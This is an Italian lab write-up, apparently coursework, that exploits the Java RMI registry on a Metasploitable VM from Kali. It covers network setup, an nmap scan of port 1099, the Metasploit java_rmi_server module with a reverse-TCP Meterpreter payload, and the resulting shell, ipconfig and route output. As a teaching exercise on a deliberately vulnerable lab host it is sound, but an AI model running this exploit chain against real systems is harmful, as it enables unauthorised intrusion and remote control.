
Progetto S7/L: sfruttare la vulnerabilità con Metasploit e ottenere una sessione Meterpreter su macchina remota

Iniziamo configurando l'IP della Metasploit e della Kali rispettivamente, 192.168.11.112 e 192.168.11.111.

```
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:46:f9:3f brd ff:ff:ff:ff:ff:ff
    inet 192.168.20.20/24 brd 192.168.20.255 scope global eth0
    inet6 2a01:e11:1401:fc70:a00:27ff:fe46:f93f/64 scope global dynamic
       valid_lft 85983sec preferred_lft 85983sec
    inet6 fe80::a00:27ff:fe46:f93f/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.11.112 netmask 255.255.255
.0 up
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:46:f9:3f brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
    inet6 2a01:e11:1401:fc70:a00:27ff:fe46:f93f/64 scope global dynamic
       valid_lft 85923sec preferred_lft 85923sec
    inet6 fe80::a00:27ff:fe46:f93f/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Procediamo sulla Metasploit eseguendo il comando ***sudo ifconfig eth0 192.168.11.112 netmask 255.255.255.0 up*** e verifico con ***ip a***.



Facciamo la modifica anche per la Kali seguendo i comandi, ***sudo ip addr flush dev eth0*** > ***sudo ip addr add***


192.168.11.111/24 dev eth0 > ***sudo ip route add default via 192.168.11.1*** e verifichiamo l'ip con ***ip a*** e che pingano tra di loro.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 1099 192.168.11.112
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-16 06:54 EDT
Nmap scan report for 192.168.11.112
Host is up (0.00096s latency).

PORT     STATE SERVICE
1099/tcp open  rmiregistry
MAC Address: 08:00:27:46:F9:3F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.76 seconds
```

Facciamo una scansione della porta 1099 con nmap per verificare se il servizio RMI è in ascolto su quella porta della macchina Metasploitable, quindi eseguiamo il comando ***nmap -p 1099 192.168.11.112***.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Enable verbose logging with set VERBOSE true

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.4.50-dev                          ]
+ -- --=[ 2496 exploits - 1283 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java rmi

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Descript
ion
   -   ----                                                  ---------------  ----       -----  -------
---
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce  2019-05-22       excellent  Yes    Atlassia
n Crowd pdkinstall Unauthenticated Plugin Upload RCE
   1   exploit/multi/http/crushftp_rce_cve_2023_43177        2023-08-08       excellent  Yes    CrushFTP
 Unauthenticated RCE
   2     \_ target: Java                                     .                .          .      .
   3     \_ target: Linux Dropper                            .                .          .      .
   4     \_ target: Windows Dropper                          .                .          .      .
   5   exploit/multi/misc/java_jmx_server                    2013-05-22       excellent  Yes    Java JMX
 Server Insecure Configuration Java Code Execution
   6   auxiliary/scanner/misc/java_jmx_server                2013-05-22       normal     No     Java JMX
 Server Insecure Endpoint Code Execution Scanner
   7   auxiliary/gather/java_rmi_registry                    .                normal     No     Java RMI
 Registry Interfaces Enumeration
   8   exploit/multi/misc/java_rmi_server                    2011-10-15       excellent  Yes    Java RMI
 Server Insecure Default Configuration Java Code Execution
   9     \_ target: Generic (Java Payload)                   .                .          .      .
   10    \_ target: Windows x86 (Native Payload)             .                .          .      .
   11    \_ target: Linux x86 (Native Payload)               .                .          .      .
   12    \_ target: Mac OS X PPC (Native Payload)            .                .          .      .
   13    \_ target: Mac OS X x86 (Native Payload)            .                .          .      .
   14  auxiliary/scanner/misc/java_rmi_server                2011-10-15       normal     No     Java RMI
 Server Insecure Endpoint Code Execution Scanner
   15  exploit/multi/browser/java_rmi_connection_impl        2010-03-31       excellent  No     Java RMI
ConnectionImpl Deserialization Privilege Escalation
   16  exploit/multi/browser/java_signed_applet              1997-02-19       excellent  No     Java Sig
```

Avviamo Metasploit con ***msfconsole*** e con ***search java rmi*** cerchiamo un exploit relativo a Java RMI che possa essere eseguito per una vulnerabilità RMI.



Guardando la lista degli exploit da poter eseguire inviamo quindi il comando relativo a esso con ***use 8***. Configuriamo poi RHOSTS all'ip della Metasploit, RPORT alla porta 1099, il PAYLOAD a *java/meterpreter/reverse_tcp* e LHOST all'ip della Kali e verifichiamo con show ***options***.
Fatto questa configurazione possiamo sfruttare la vulnerabilità, eseguiamo ***exploit***.
Ottenuta la sessione meterpreter possiamo avere la configuarzione di rete e le informazioni sulla tabella di routing della nostra macchina vittima, come mostrato rispettivamente nelle figure che seguono.

```
meterpreter > ipconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2a01:e11:1401:fc70:a00:27ff:fe46:f93f
IPv6 Netmask : ::
IPv6 Address : fe80::a00:27ff:fe46:f93f
IPv6 Netmask : ::
```

```
meterpreter > shell
Process 1 created.
Channel 1 created.
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:46:f9:3f brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
    inet6 2a01:e11:1401:fc70:a00:27ff:fe46:f93f/64 scope global dynamic
       valid_lft 86050sec preferred_lft 86050sec
    inet6 fe80::a00:27ff:fe46:f93f/64 scope link
       valid_lft forever preferred_lft forever
/sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:46:f9:3f
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: 2a01:e11:1401:fc70:a00:27ff:fe46:f93f/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe46:f93f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5562 errors:0 dropped:0 overruns:0 frame:0
          TX packets:239 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:486584 (475.1 KB)  TX bytes:32401 (31.6 KB)
          Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:457 errors:0 dropped:0 overruns:0 frame:0
          TX packets:457 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:192177 (187.6 KB)  TX bytes:192177 (187.6 KB)
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                                  Netmask  Gateway  Metric  Interface
    ------                                  -------  -------  ------  ---------
    ::1                                     ::       ::
    2a01:e11:1401:fc70:a00:27ff:fe46:f93f   ::       ::
    fe80::a00:27ff:fe46:f93f                ::       ::
meterpreter >
```